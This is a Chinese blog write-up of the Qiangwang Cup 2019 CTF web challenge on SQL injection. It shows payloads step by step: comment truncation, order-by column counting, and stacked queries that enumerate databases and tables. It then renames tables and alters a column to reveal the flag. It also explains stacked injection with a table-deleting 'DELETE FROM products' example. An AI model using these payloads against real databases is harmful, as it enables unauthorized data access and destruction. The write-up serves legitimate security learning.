
强网杯2019-web-随便注

原创

白衣w 于 2020-02-05 13:34:55 发布 1687 收藏 11

分类专栏： CTF之Web

本文链接：https://blog.csdn.net/wyj_1216/article/details/104181547



题目

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

writeup

首先根据题目意思，知道是SQL注入

尝试进行注入

```
?inject=1
```

取材于某次真实环境渗透，！

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```



```
1'
```


取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1' 提交查询

error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1''' at lin


发现报错，想到利用#进行截断（注释掉）

```
1' #
```



回显正常

```
1' and 1=1#
```




```
1' and 1=2#
```


取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1' and 1=2# 提交查询


发现没有回显

判断字段数

```
1' order by 1#
```




```
1' order by 2#
```




```
1' order by 3#
```

取材于某次真实环境渗透，只说一句话：

姿势: 1' order by 3# 提交查询

error 1054 : Unknown column '3' in 'order clause'

到3时报错，故知字段数为2

尝试union联合注入

```
1' union select 1,2 #
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1' union select 1,2 # 提交查询

return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);

发现报错，即过滤了select等关键字

查阅资料尝试

堆叠注入

```
1' ; show databases;#
```

取材于某次真实环境渗透，只说

姿势: 1' ; show databases;# 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}
```


成功回显

查询表名

```
1' ; show tables;#
```

取材于某次真实环境渗透，

姿势: 1' ; show tables;# 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

查询两个表中的列名

```
1' ; show columns from words;#
```

取材于某次真实环境渗透，只

姿势: ' columns from words;# 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
```



```
1' ; show columns from `1919810931114514`;#
```

取材于某次真实环境渗透，

姿势: 1919810931114514`;# 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

注意：使用反单引号

发现flag

查询大神博客后被下面的操作惊艳~

重点来了！！！

从之前的回显发现实际上都是words表内的，我们若想得到flag中的内容，需将其换为words表内的内容进行回显

换个角度来说，就是我们需要将1919810931114514表名换为words，并将flag的列名换为id


则需要以下三步：

- 将表名words换为其他的，类似于word1
- 将表名1919810931114514换为words
- 将列名flag换为id

并通过之前的过滤规则发现并没有过滤掉`alter`、`rename`等关键字


于是构造

```
1' ; rename tables `words` to `word1` ; rename tables `1919810931114514` to `words` ;  alter table `words` chang
e `flag` `id` varchar(100);#
```



成功改变数据库结构后

```
1' or 1=1#
```



得到flag~

知识点

堆叠注入

在SQL中，分号（;）是用来表示一条sql语句的结束。

试想一下我们在 `;` 结束一个sql语句后继续构造下一条语句，会不会一起执行？因此这个想法也就造就了堆叠注入。

而union injection（联合注入）也是将两条语句合并在一起，两者之间有什么区别么？

区别就在于union 或者union all执行的语句类型是有限的，可以用来执行查询语句，而堆叠注入可以执行的是任意的语句。

例如以下这个例子。用户输入： `1; DELETE FROM products` 服务器端生成的sql语句为：（因未对输入的参数进行过滤） `Select * from products where productid=1;DELETE FROM products` 当执行查询后，第一条显示查询信息，第二条则将整个表进行删除。

参考文章：https://www.cnblogs.com/0nth3way/articles/7128189.html

对于数据库结构改变的简单语句

```
CREATE DATABASE - 创建新数据库
ALTER DATABASE - 修改数据库
CREATE TABLE - 创建新表
ALTER TABLE - 变更（改变）数据库表
DROP TABLE - 删除表
CREATE INDEX - 创建索引（搜索键）
DROP INDEX - 删除索引
```

本题涉及：

```
1' ; rename tables `words` to `word1` ; rename tables `1919810931114514` to `words` ;  alter table `words` chang
e `flag` `id` varchar(100);#
```

rename - 重命名

```
rename tables `words` to `word1`
```

重命名表`words`为`word1`

alter - 变更列

```
alter table `words` change `flag` `id` varchar(100)
```

变更表`words`中的列`flag`为`id`且其性质为`varchar(100)`